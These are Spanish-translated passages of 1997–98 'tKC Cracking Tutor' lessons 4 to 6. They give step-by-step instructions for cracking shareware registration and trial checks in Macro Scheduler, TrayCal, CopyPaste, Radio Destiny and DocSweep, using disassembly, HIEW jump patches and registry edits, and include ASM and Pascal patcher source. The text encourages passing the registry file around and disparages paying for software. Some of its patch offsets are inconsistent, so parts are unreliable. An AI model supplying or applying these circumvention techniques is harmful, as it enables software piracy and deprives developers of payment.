- **Paso 13.**- Ejecuta SystemCleaner.EXE, se queja, Voila! Lo has hecho!!.

Parte 2: Activar rasgos mutiladores en Macro Schedular 4.3.11 (con W32Dasm)

- **Paso 1**.- Ejecuta MSCHED.EXE

- **Paso 2.**- Intenta añadir más macros y te dira que tiene un límite de 2 macros. Apunta este mensaje y sal del programa.

- **Paso 3.**- Ejecuta WC, y ve al directorio de MSCHED.

- **Paso 4.**- Copia MSCHED.EXE a MSCHED.EXX (como backup) y copia MSCHED.EXE a MSCHED.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla MSCHED.W32.

- **Paso 6.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Unregistered copies of MS are limited to...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 7.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                        ->"have a limit of 20 lines per.."

:00448AED B860954400          mov eax, 00449560
```

- **Paso 8.**-Bien, pulsa la flecha hacia arriba hasta encontrar:

```
:00448ACA 7530                jne 00448AFC

:00448ACC 8B8370020000        mov eax, dword ptr [ebx+00000270]

:00448AD2 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:00448AD8 8B10                mov edx, dword ptr [eax]

:00448ADA FF5210              call [edx+10]

:00448ADD 83F813              cmp eax, 00000013

:00448AE0 7E1A                jle 00448AFC

:00448AE2 6A00                push 00000000
```

- **Paso 9**.- Mira a las direcciones 00448ACA y 00448AE0, es a donde se saltará cuando se queja. Let´s find it. Asegurate de que la barra verde esta en 00448ACA 7530 jne 00448AFC y

verás la dirección de compensación bajo la pantalla, (@Offset 00047ECAh). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 10.**- Vuelve a WC, ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 63FB2. Deberías ver algo como:

```
.00048ACA: 7530                jne   .000048AFC   ---------- (1)

.00048ACC: 8B8370020000        mov    eax,[ebx][000000270]

.00048AD2: 8B80FC000000        mov    eax,[eax][0000000FC]

.00048AD8: 8B10                mov    edx,[eax]

.00048ADA: FF5210              call   d,[edx][00010]

.00048ADD: 83F813              cmp    eax,013

.00048AE0: 7E1A                jle   .000048AFC   ---------- (2)
```

- **Paso 11.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E1A (Offset 47EE0), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 12.**- Todavía no esta listo! Abre la ventana SDR y haz doble click en “Unregistered copies...” otra vez.

- **Paso 13.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."

                                        ->"have a limit of 20 lines per.."


:0044DB9E B86CDC4400          mov eax, 0044DC6C
```

- **Paso 14**.- Bien, pulsa la flecha arriba hasta encontrar:

```
:0044DB7D 752C                jne 0044DBAB

:0044DB7F 8B83D4090000        mov eax, dword ptr [ebx+000009D4]

:0044DB85 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:0044DB8B 8B10                mov edx, dword ptr [eax]

:0044DB8D FF5210              call [edx+10]

:0044DB90 48                  dec eax

:0044DB91 7E18                jle 0044DBAB
```

- **Paso 15.**- Mira a las direcciones 0044DB7D y 0044DB91. Es a donde se saltará cuando se queje. Let´s find out. Asegurate de que la barra verde esta en 0044DBD7D 752C jne 0044DBAB y verás la dirección de compensación bajo la pantalla, (@Offset 0004CF7Dh). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 16.**- Vuelve a WC, ejecuta HIEW MSCHED. Pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 4CF7D. Deberías ver algo como:

```
.0004DB7D: 752C                jne   .00004DBAB   ---------- (1)

.0004DB7F: 8B83D4090000        mov    eax,[ebx][0000009D4]

.0004DB85: 8B80FC000000        mov    eax,[eax][0000000FC]

.0004DB8B: 8B10                mov    edx,[eax]

.0004DB8D: FF5210              call   d,[edx][00010]

.0004DB90: 48                  dec    eax

.0004DB91: 7E18                jle   .00004DBAB   ---------- (2)
```

- **Paso 17.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E18 (Offset 47F91), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 18.**- Todavía no esta listo! Abre la ventana SDR y haz doble clic sobre “Unregistered copies..” otra vez.

- **Paso 19.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."
                                        ->"have a limit of 20 lines per.."
:00450D3F B8001D4500        mov eax, 00451D00
```

- **Paso 20.**- Bien, pulsa la flecha hacia arriba hasta ver:

```
:00450D21 74CC              je 00450CEF
:00450D23 8BC7              mov eax, edi
:00450D25 E86635FBFF        call 00404290
:00450D2A E8C919FBFF        call 004026F8
:00450D2F 83FB14            cmp ebx, 00000014
:00450D32 7E1A              jle 00450D4E
```

- **Paso 21.**- Mira a la dirección 00450D32. Es a donde se saltará cuando se queje otra vez. Let´s find out. Asegurate de que la barra verde esta en 00450D32 7E1A jle 00450D4E y verás la

dirección de compensación bajo la pantalla, (@Offset 00050132h). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 22.**- Vuelve a WC, ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5, y pon 4CF7D. Deberías ver algo como:

```
.00050D32: 7E1A                    jle   .000050D4E   ---------- (4)

.00050D34: 6A00                    push   000

.00050D36: 668B0DF41C4500          mov    cx,[000451CF4]
```

- **Paso 23.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 24.**- Todavía no esta listo! (una vez más) J . Abre la ventana SDR y haz doble click sobre “Unregistered copies...” otra vez.

- **Paso 25.**- cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Unregistered copies of Macro.."

                                         ->"have a limit of 20 lines per.."

:00452D25 B8E82F4500          mov eax, 00452FE8
```

- **Paso 26.**- Bien, pulsa la flecha hacia arriba hasta ver:

```
:00452D01 7531                jne 00452D34

:00452D03 8B45FC              mov eax, dword ptr [ebp-04]

:00452D06 8B80D4090000        mov eax, dword ptr [eax+000009D4]

:00452D0C 8B80FC000000        mov eax, dword ptr [eax+000000FC]

:00452D12 8B10                mov edx, dword ptr [eax]
```

```
:00452D14 FF5210        call [edx+10]

:00452D17 48            dec eax

:00452D18 7E1A          jle 00452D34
```

- **Paso 27.**- Mira a las direcciones 00452D01 y 00452D18. Es a donde saltará cuando se queje. Let´s find out. Asegurate de que la barra verde esta en 00452D01 7531 jne 00452D34 y verás la dirección de compensación bajo la pantalla, (@Offset 00052101h). Es donde puedes hacer el parche para MSCHED.EXE.

- **Paso 28.**- Vuelve a WC. Ejecuta HIEW MSCHED.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 52101. Deberías ver algo como:

```
.00052D01: 7531          jne   .000052D34   ---------- (1)

.00052D03: 8B45FC        mov    eax,[ebp][-0004]

.00052D06: 8B80D4090000  mov    eax,[eax][0000009D4]

.00052D0C: 8B80FC000000  mov    eax,[eax][0000000FC]

.00052D12: 8B10          mov    edx,[eax]

.00052D14: FF5210        call   d,[edx][00010]

.00052D17: 48            dec    eax

.00052D18: 7E1A          jle   .000052D34   ---------- (2)
```

- **Paso 29.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB y ve hacia abajo hasta 7E1A (Offset 52118), pon EB, pulsa F9 para grabar y sal de HIEW.

- **Paso 30.**- Finalmente, ejecuta MSCHED.EXE e intenta añadir más macros o más de 20 líneas en un script. Funciona? Kewl, lo has hecho!!

Parte 3: Crackear TrayCal 1.0 (para introducir cualquier código)

- **Paso 1**.- Ejecuta TRAYCAL.EXE

- **Paso 2.**- Pon tu nombre y algún código, veras el mensaje de error que te dice que has introducido un código inválido. (Apunta el mensaje) y sal del programa.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TrayCal.

- **Paso 5.**- Copia TRAYCAL.EXE a TRAYCAL.EXX (como backup) y copia TRAYCAL.EXE a TRAYCAL.W32 (para usar con W32Dasm)

- **Paso 6.**- Ejecuta W32Dasm y desensambla TRAYCAL.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, busca la cadena “Sorry, invalid registration code...”. (Recuerda este mensaje de error) Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
:0043FD30 7E1A                  jle 0043FD4C

:0043FD32 6A00                  push 00000000

:0043FD34 668B0DE4FF4300   mov cx, word ptr [0043FFE4]

:0043FD3B 33D2                  xor edx, edx
```

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

Mira a la dirección 0043FD30, es a donde saltará cuando introduces un código erróneo. Let´s try. Asegurate de que la berra verde esta en 0043FD30 7E1A jle 0043FD4C, y verás la dirección de compensación bajo la pantalla, (@Offset 0003F130h). Es donde puedes hacer el parche para TRAYCAL.EXE

- **Paso 9.**- Vuelve a WC, ejecuta HIEW TRAYCAL.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3F130, con lo que deberías ver algo como:

```
.0003FD30: 7E1A                jle   .00003FD4C   ---------- (1)

.0003FD32: 6A00                push   000

.0003FD34: 668B0DE4FF4300      mov    cx,[00043FFE4]

.0003FD3B: 33D2                xor    edx,edx
```

- **Paso 10**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 11.**- Ejecuta TRAYCAL.EXE, funciona? Nah, compra la mierda en el registro!

- **Paso 12.**- Vuelve a W32Dasm, pulsa otra vez en “Sorry, invalid registration...”

- **Paso 13.**- Cierra la ventana SDR, deberías ver la línea:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Address:

:0043FE34(C)

:0043FF1B 6A00                 push 00000000

:0043FF1D 668B0DE4FF4300       mov cx, word ptr [0043FFE4]
```

:0043FF24 33D2 xor edx, edx

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

Ven arriba que viene de un salto en las direccion? : 0043FE34(C)

Presionen la tecla PgUp 2 o 3 veces u verán:

:0043FE34 0F85E1000000 jne 0043FF1B

* Possible StringData Ref from Code Obj ->"Software\Spaeder"

:0043FE3A 8B0DDC194400 mov ecx, dword ptr [004419DC]

- **Paso 14.**- Mira a la dirección 0043FE34, sabemos que esto compara otra vez despues de introducir un nuevo código. Now let´s try. Asegurate de que la barra verde esta en 0043FE34 0F85E1000000 jne 0043FF1B y verás la dirección de compensación bajo la pantalla, (@offset 0003F234h). Es donde puedes hacer el parche para TRAYCAL.EXE.

- **Paso 15.**- Vuele a WC, ejecuta HIEW TRAYCAL.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 3F234. Deberías ver algo como:

.0003FE34: 0F85E1000000 jne .00003FF1B ---------- (1)

.0003FE3A: 8B0DDC194400 mov ecx,[0004419DC]

.0003FE40: B201 mov dl,001

.0003FE42: A128D84300 mov eax,[00043D828]

- **Paso 16**.- Aquí es donde puedes cambiar los bits, pulsa F3, pon 0F84, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 17.**- Ejecuta TRAYCAL.EXE, funciona? Kewl, lo has registrado!!

Parte 4: Por que copio ficheros *.EXE a *.W32?

Sé que algunas personas estan preguntando porque copio ficheros *.EXE a *.W32. Fácil.. Si usas *.EXX algunas veces el programa no funciona, luego no puedo copiar de *.EXX a *.EXE. Cuando uso *.W32 puedo hacer el parche en ficheros *.EXE cuando todavía estan siendo usados por W32Dasm, por consiguiente usa ahora los ficheros *.W32... Ahora dime como puedo hacer el engaño! J Recuerda guardar los ficheros desensamblados antes de salir de W32Dasm, la próxima vez no tendras que desensamblarlo.

Parte 5: Código fuente ASM para un parche, por Nop/PC ´97

----------<aquí comienza>----------

```
;_____________________________________________________________

;

; Patcher by Nop [Pc] - SourceCode 100% free

;
```

```
;   To use with A86:
;       A86 CrkNop.asm
;
;   To use with TASM:
;       tasm CrkNop.asm
;       tlink /t CrkNop.obj
;
; Greetz to all members of the Scene


;_____________________________________________________________


.MODEL TINY
.CODE
.286
ORG 100h




start:
            mov     ah, 9               ; þ Show Title þ
            mov     dx, offset MainTitle
```

```
int     21h

        mov     ax, 3D02h           ; þ Open File þ
        mov     dx, offset filename
int     21h
jnb     Ok
        mov     ah, 9               ; þ File Not Found þ
        mov     dx, offset error
int     21h

        mov     ax, 4C01h           ; þ Exit with error þ
int     21h
;_____________________________________________________________
Ok:
        mov     bx, ax              ; þ Move pointer þ

        mov     ax, 4200h
        mov     cx, 0           ; segment
        mov     dx, 565         ; offset
```

```
        int     21h

        mov     ax, 4000h           ; þ Write values þ
        mov     cx, 1               ; number of bytes to write
        mov     dx, offset BytesToWrite
        int     21h

        mov     ax, 3E00h           ; þ Close file þ
        int     21h

        mov     ah, 9               ; þ Show msg þ
        mov     dx, offset done
        int     21h

        mov     ax, 4C00h           ; þ All Done And Exit þ
        int     21h

;_____________________________________________________________

MainTitle       db 0Dh,0Ah
```

```
        db ' ÛßßßßßßßßÛÜ      ÜÛßßßßßßßßÛÜ  ÛßßßßßßßßÛÜ',0Dh,0Ah

        db ' Û              Û       Û            Û Û   Û',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   Û    Û',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   ÜÛ',0Dh,0Ah

        db ' Û      Û       Û       Û       Û    Û Û   ÛßßßßÛ ',0Dh,0Ah

        db ' Û      Û       Û       Û            Û Û    Û proudly',0Dh,0Ah

        db ' ÛÜÜÜÜÛÜÜÜÜÛ ßÛÜÜÜÜÜÜÜÛß ÛÜÜÜÛ presents',0Dh,0Ah

        db ' ÜÜÜÜÜÜÜ
```

```
done            db ' þ Enjoy !'         , 0Dh,0Ah,'$'


BytesToWrite    db 0EBh


                end    start
```

----------<aquí termina>----------

Ok, suficiente por ahora. Espero que te hayas divertido con este tutorial más de lo que yo lo hice!J

Te veré la próxima vez en el Tutorial #5!

Gracias a Taha, Taylor, ThatDude, Archimede, PowerLord y a todo el mundo en el PC!!

Este tutorial esta dedicado a Taha... sin ella no podría ir a mucho más en el futuro, y si no fuera por ella, yo no podría volver a P.C. nunca. Así que estaré en P.C., larga vida para PhRoZeN CreW!! Thanx babe J

Puedes encontrarme en #pc98 o mandame un email a tkc@goplay.com(escribe en inglés)

Que te diviertas!

The keyboard Caper,

El fundador de PhRoZeN CreW ´94 - ´98

25-12-1997

tKC CRACKING TUTOR, LECCIÓN 5

Hi ya!

Phew, aquí estamos otra vez aprendiendo a crackear a tus bebes! Demasiadas abejas!! **Cought** Ok, let´s rock, en este tutorial te enseñare como jugar con tu registro WIN y como matar pausas. J

Todavía nada sobre SoftIce, todavía estoy con mi pequeño portátil, pero tendré una nueva máquina pronto, ya cantaremos entonces! J

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Ok, let´s rave!

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

- W32Dasm 8.9 o supeior (www.expage.com/page/w32dasm)

- Hacker´s View 5.66 (E-mail: sen@suslikov.kemerovo.su)

- FAR 1.50b (ftp://ftp.elf.stuba.sk/pub/pc/utilfile/far150b.exe) Es realmente bueno! O Windows Commander 3.50 Beta 5 (http://www.ghisler.com)

Contenidos:

1) Como registrar TrayCal 1.0 usando el registro WIN. **Url:** http://www.spaeder.com

2) Como registrar CopyPaste 1.20 **Url:** http//www.wz.com/scriptsoftware

3) Como eliminar las pausas en Radio Destiny 0.2 **Url:** http://www.destiny-software.com/destiny

4) Código fuente Pascal para Parches, por tKC/PC ´98

Parte 1: Registrar TrayCal 1.0 usando el registro WIN.

- **Paso 1**.- Ejecuta TRAYCAL.EXE

- **Paso 2.**- Veras el mensaje que dice que puedes ejecutar el programa 15 veces, para evaluarlo. Haz click en registrar y pon tu nombre y cualquier código. **Boom** Código de registro inválido.

- **Paso 3.**- Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de TRAYCAL.

- **Paso 5.**- Copia TRAYCAL.EXE a TRAYCAL.W32

- **Paso 7.**- Desensamblalo y haz click en STRING DATA REFERENCE, y busca la cadena "Sorry, invalid registration code.". Recuerda el mensaje y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver la línea:

* Possible StringData Ref from Code Obj ->"Sorry, invalid registration code."

```
:0043FD3D A1E8194400        mov eax, dword ptr [004419E8]

:0043FD42 E88D02FFFF        call 0042FFD4
```

- **Paso 9.**- Ok, busquemos que pasa si has introducido un código inválido. Pulsa AvPág 2 o 3 veces hasta ver:

```
* Possible StringData Ref from Code Obj ->"Software\Spaeder"
                                        |
:0043FE3A 8B0DDC194400        mov ecx, dword ptr [004419DC]
:0043FE40 B201                mov dl, 01
:0043FE42 A128D84300          mov eax, dword ptr [0043D828]
:0043FE47 E880E1FFFF          call 0043DFCC
:0043FE4C A3FC274400          mov dword ptr [004427FC], eax
:0043FE51 C605C819440001      mov byte ptr [004419C8], 01
:0043FE58 A0C8194400          mov al, byte ptr [004419C8]
:0043FE5D 50                  push eax


* Possible StringData Ref from Code Obj ->"EnhancedSystemDate"
                        |
:0043FE5E B920004400          mov ecx, 00440020


* Possible StringData Ref from Code Obj ->"TrayCal"
                        |
```

:0043FE63 8B15D8194400 mov edx, dword ptr [004419D8]

:0043FE69 A1FC274400 mov eax, dword ptr [004427FC]

:0043FE6E E8ADE5FFFF call 0043E420

:0043FE73 6A01 push 00000001

* Possible StringData Ref from Code Obj ->"RegistrationStatus"

- **Paso 10.**- Interesante... ves “RegistrationStatus”? Let´s run (Ejecuta) REGEDIT y hecha un vistazo a HKCU\Software\Spaeder\TrayCal:

EnhancedSystemDate="0"

RegistrationStatus="0"

Qué quiere decir? Deberías saberlo! J Ok, let´s modify them. Cambia “0” por “1”

Nota: Debemos cambiar EnhancedSystemDate Key también, sino no funcionaría. Bien, pulsa F5 para guardar los cambios.

- **Paso 11.**- Ejecuta TRAYCAL.EXE. Haz click en TC con el botón derecho, y en ABOUT. Wow, esta regulándose ahora!! Fácil eh?

- **Paso 12.**- Dde todas formas puedes exportar HKCU\Software\Spaeder\TrayCal a un fichero. Haz click en Export Registry File, guardala como TC.REG... Mira abajo:

REGEDIT4

[HKEY_CURRENT_USER\Software\Spaeder\TrayCal]

"RegistrationStatus"="1"

"EnhancedSystemDate"="1"

- **Paso 13**.- Puedes pasar TC.REG a cualquiera o la próxima vez ejecutar REGEDIT TC.REG, lo que lo importará al fichero de registro..

Parte 2: Registrar CopyPaste 1.20

- **Paso 1**.- Ejecuta CopyPaste.EXE.

- **Paso 2.**- Pon cualquier password para registrarlo. **Boom** Password erróneo – no registrado.

- **Paso 3.**- Bien. Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de CopyPaste.

- **Paso 5.**- Copia CopyPaste.EXE a CopyPaste.EXX (como backup) y copia CopyPaste.EXE a CopyPaste.W32 (para usar con W32Dasm).

- **Paso 6.**- Ejecuta W32Dasm y dessensambla CopyPaste.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE**,** y busca la cadena “Wrong password – no register...”.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver las líneas:

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00403427(C), :00403438(C)


:0040346F 8D442430          lea eax, dword ptr [esp+30]

:00403473 68FF000000        push 000000FF
```

:00403478 50 push eax

:00403479 8B0D1C664100 mov ecx, dword ptr [0041661C]

* Possible Reference to String Resource ID=00014: "Wrong password - no reg.."

- **Paso 9.**- Has visto los saltos a los que se hace refencia? (403427 y 403438) Bien, pulsa RePág hasta ver:

- **Paso 10.**- Mira 00403427, es a donde se saltará cuando ha sido jodido. Let´s see. Asegurate de que la barra verde esta en 00403427 7446 je 0040346F y verás la dirección de compensación bajo la pantalla, (@Offset 00002827h). Es donde puedes hacer el parche para CopyPaste.EXE.

- **Paso 11.**- Vuelve a WC, ejecuta HIEW COPYPA~1.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 2827. Deberías ver algo como:

00002827: 7446 je 00000286F ---------- (1)

00002829: 8D442410 lea eax,[esp][00010]

0000282D: 50 push eax

0000282E: E81D400000 call 000006850 ---------- (2)

00002833: 83C404 add esp,004

00002836: 85C0 test eax,eax

00002838: 7435 je 00000286F ---------- (3)

- **Paso 12.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon 9090 y ve abajo hasta 7435 (offset 2838), pon 9090, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 13.**- Ejecuta CopyPaster.EXE, funciona? **Eeyaa** lo has hecho!!

Parte 3: Eliminar pausas en Radio Destiny 0.2

- **Paso 1**.- Ejecuta RADIO.EXE

- **Paso 2.**- **Boom** esta versión ha caducado. Sal del programa.

- **Paso 3.**- Ejecuta WC, ve al directorio de RADIO.

- **Paso 4.**- Copia RADIO.EXE a RADIO.EXX (como backup) y copia RADIO.EXE a RADIO.W32 (para usar con W32Dasm)

- **Paso 5.**- Ejecuta W32Dasm y desensambla RADIO.W32.

- **Paso 6.**- Una vez desensamblado haz click en STRING DATA REFERENCE, y busca la cadena “This version has expired.”.

- **Paso 7.**- No salgas de W32Dasm. Ejecuta HIEW RADIO.EXE. Pulsa F4 para el modo HEX, y pulsa F7. Busca la cadena “This version has exp” Gotcha! Lo encuentra! Ahora que? Ok, localiza el offset 6A26 (mira sobre HIEW)

- **Paso 8.**- Vuelve a W32Dasm, pulsa AvPág hasta ver la dirección de compensación “00006A26h” (mira abajo en W32Dasm)

- **Paso 9.**- Wow, que tenemos? Tenemos esto:

```
:0001.63A6 54686973207665727369   DB "This versi"

:0001.63B0 6F6E2068617320657870   DB "on has exp"

:0001.63BA 697265642E00           DB "ired.",0
```

Pulsa RePág 3 o 4 veces. Cuando ves "BYTE xxxxh" ignoralo, luego, los saltos referenciados no funcionarán!

- **Paso 10.**- Hmm, que ves? Call USER MESSAGEBOX!!

:0001.630A 9AC75B0000 call USER.MESSAGEBOX

Así que sabemos que llama a la caja de mensaje cuando ha caducado.

Pulsa RePág hasta ver:

:0001.62F1 7C21 jl 6314

:0001.62F3 7F05 jg 62FA

:0001.62F5 3DB40B cmp ax, 0BB4

:0001.62F8 761A jbe 6314

- **Paso 11.**- Mira a 0001.62F1, es a donde se saltará cuando ha sido jodido. Let´s see. Asegurate de que la barra verde esta en la dirección 0001.62F1 y verás la dirección de compensación bajo la pantalla, (@Offset 00006971h). Es donde puedes hacer el parche de RADIO.EXE.

- **Paso 12.**- Vuelve a WC, ejecuta HIEW RADIO.EXE, pulsa F4 para seleccionar modo descodificador (ASM), pulsa F5 y pon 6971. Deberías ver algo como:

00006971: 7C21 jl 000006994

00006973: 7F05 jg 00000697A

00006975: 3DB40B cmp ax,00BB4

00006978: 761A jbe 000006994

- **Paso 13.**- Aquí es donde puedes cambiar los bits, pulsa F3, pon EB, pulsa F9 para guardar los cambios y sal de HIEW.

- **Paso 14.**- Ok, ejecuta RADIO.EXE **boom** Funciona! J

Parte 4: Código fuente Pascal para parches, por tKC/PC ´98

```
-------------------------------<aquí empieza>-------------------------------------

Uses Crt;

 Const A: Array[1..4] of Record {<-------- 4 bytes to be patched}

                    A : Longint;

                    B : Byte;

                   End =

((A:$2827;B:$90), {<---------------- offset "2827" and byte "90" to be changed}

(A:$2828;B:$90), {<---------------- offset "2828" and byte "90" to be changed}

(A:$2838;B:$90), {<---------------- offset "2838" and byte "90" to be changed}

(A:$2839;B:$90)); {<---------------- offset "2839" and byte "90" to be changed}


Var Ch:Char;
```

```
   I:Byte;
   F:File;
   FN:file of byte;


   Size:longint;




Begin
 Writeln('Little Patch');writeln('Crack for CopyPaste 1.20 by tKC/PC "98');
 Assign(F,'COPYPA~1.EXE'); {<-------------- filename to be patched}
 {$I-} Reset(F,1); {$I+}
 If IOResult <> 0 then
   begin
   writeln('File not found!');
   halt(1);
   end;
 For I:=1 to 4 do {<----------------------- 4 bytes to be patched}
 Begin
  Seek(F,A[I].A);
```

```
  Ch:=Char(A[I].B);

  Blockwrite(F,Ch,1);

 End;

 Writeln('File successfully patched!');



End.
```

----------<aquí termina>----------

Ok, suficiente por hoy. Espero que te hayas divertido con este tutorial más de lo que yo lo hice! J

Te vere la próxima vez en el tutorial #6!

Agradecimientos a Taha, Taylor, ThatDude, Archimede, PowerLord y todo el mundo en P.C.!!

Este tutorial esta dedicado a Taha... como siempre...

Puedes encontrarme en #pc98 o mandame un email a tkc@goplay.com(escribe en inglés)

Que te diviertas!!

The Keyboard Caper

El fundador de PhRoZeN CreW ´94 - ´98

4-1-1998

tKC CRACKING TUTOR, LECCIÓN 6

Hi ya!

Phew, mucho sin tutorial!

Más abejas **cough..**

En este tutorial te enseñaré todo sobre W32Dasm. Discúlpame, nada sobre SoftIce o IDA todavía, devido al corto tiempo (damn coding en Delphi 3). Pero tengo una nueva máquina **superPC!!**

En el próximo tutorial rabiaremos sobre SoftIce. J

Discúlpame por mis errores grámaticales, espero que entiendas este pedazo! J

Contenido:

1) Como registrar DocSweep 3.0

Usando el registro WIN sin parchear el programa.

URL: http://www.spaeder.com

2) Como registrar Cover Your Tracks 2.0

Usando el fichero INI sin parchear el programa.

URL: http://www.geocities.com/SiliconValley/Vista/5610/

3) Como crackear la comprobación de CD en Quake 2 3.10

Parchear tu juego para que puedas jugar sin tu CD.

URL: http://www.idsoftware.com

4) Como registrar TrayRun 2.0.2

Parchear un programa para aceptar tu regcode pero seguir desregistrado despues de reiniciar tu programa y como componerlo. La mayor parte de los programas shareware usan este esquema de registro.

URL: http://www.mjnet.com

5) Código fuente Pascal para parchear, por tKC/PC ´98

Necesitaras Turbo Pascal 7.0 para compilar esta fuente.

6) Mis últimas palabras.

Herramientas:

Necesitaras lo siguiente: (Yo usé estas herramientas, y doy por hecho que tú también las usarás):

W32Dasm 8.9: http://www.fortunecity.com/bally/waterford/18/w32dasm89.zip

Hacker´s View 5.66: ftp://ftp.cdrom.com/.27/sac/utilprog/hiew566.zip

Far 1.50b: ftp://rwntug.quarta.msk.ru/WinUtil/Rar/Far150b.exe

Windows Commander 3.50 Beta 7: http://www.ghisler.com

O pregunta a cualquier cracker por estas herramientas, ellos estarán contentos por servirte!

A próposito: Puedes encontrar otras herramientas como SoftIce 3.22, IDA 3.70 y otros programas en: http://cracking.home.ml.org

No me digas que no tienes estas herramientas para el próximo tutorial! J

Parte 1: Como registrar DocSweep 3.0

- **Paso 1**.- Ejecuta DOCSWEEP.EXE

- **Paso 2.**- Verás el mensaje que te dice que te quedan 30 días para probar el programa. Haz clic con el botón derecho en DS, y haz click en REG NUMBER. Pon tu nombre y cualquier código. **Boom**. Código inválido.

- **Paso 3.**- Ok, Sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de DocSweep.

- **Paso 5.**- Copia DOCSWEEP.EXE a DOCSWEEP.W32

- **Paso 6.**- Ejecuta W32Dasm y desensambla DOCSWEEP.W32

- **Paso 7.**- Una vez desensamblado, haz clic en STRING DATA REFERENCE, y escribe: “Invalid registration code”. (Recuerda aquel mensaje de error), y haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Invalid registration code."  <---- bad boy


:0043578D A138784300          mov eax, dword ptr [00437838]
```

:00435792 E89952FFFF call 0042AA30

- **Paso 9.**- Ok, vamos a ver que ocurre cuando introduces un código incorrecto. Pulsa RePág una o dos veces, hasta ver:

:004356E1 0F859B000000 jne 00435782 <---- if invalid code, goto bad boy

* Possible StringData Ref from Code Obj ->"Software\Spaeder"

:004356E7 8B0D34784300 mov ecx, dword ptr [00437834]

:004356ED B201 mov dl, 01

:004356EF B86C394300 mov eax, 0043396C

:004356F4 E8CFE8FFFF call 00433FC8

:004356F9 A398864300 mov dword ptr [00438698], eax

:004356FE C6059C86430001 mov byte ptr [0043869C], 01 <---- good boy

:00435705 A09C864300 mov al, byte ptr [0043869C]

:0043570A 50 push eax

* Possible StringData Ref from Code Obj ->"Enhanced Hard Drive"

- **Paso 10.**- Interesante... has visto lo que yo veo?? Ejecuta REGEDIT y hecha un vistazo a HKCU\Software\Spaeder\DocSweep:

SectorsPerPartition="178" <---- Ejecuciones de evaluación restantes.

Hmm, ok, vamos a añadir una nueva cadena llave. Debería ser algo como:

Enhanced Hard Drive="1"

SectorsPerPartition="178"

- **Paso 11.**- Ejecuta DocSweep.exe, haz click con el botón derecho en DS, y haz click en About. Wow, esta registrado ahora!! Fácil eh?

- **Paso 12.**- Hay otra forma de registrar DocSweep. Ahora quieres introducir cualquier código, no? Cambia “1” por “0” en Enhanced Hard Drive Key, y cambia JNE por JE en la dirección 4356E1. Ejecuta DS pon tu nombre y cualquier código. **Boom** registrado!

Parte 2: Como registrar Cover Your Tracks 2.0

- **Paso 1**.- Ejecuta CYT.EXE

- **Paso 2.**- Ahora ves el NAG que dice que te registres. Haz click en Register y pon tu nombre y cualquier código.

- **Paso 3.**- Ok, sal del programa.

- **Paso 4.**- Ejecuta WC, y ve al directorio de CYT.

- **Paso 5.**- Copia CYT.EXE a CYT.W32

- **Paso 6.**- Ejecuta W32Dasm y desensambla CYT.W32.

- **Paso 7.**- Una vez desensamblado, haz click en STRING DATA REFERENCE, y escribe: “Invalid code”. Hmm, no hay cadenas, ahora que? Ok, intentemos buscar la cadena “Registered”

Haz doble click en el.

- **Paso 8.**- Cierra la ventana SDR, y deberías ver la línea:

```
* Possible StringData Ref from Code Obj ->"Registered"  <---- good boy


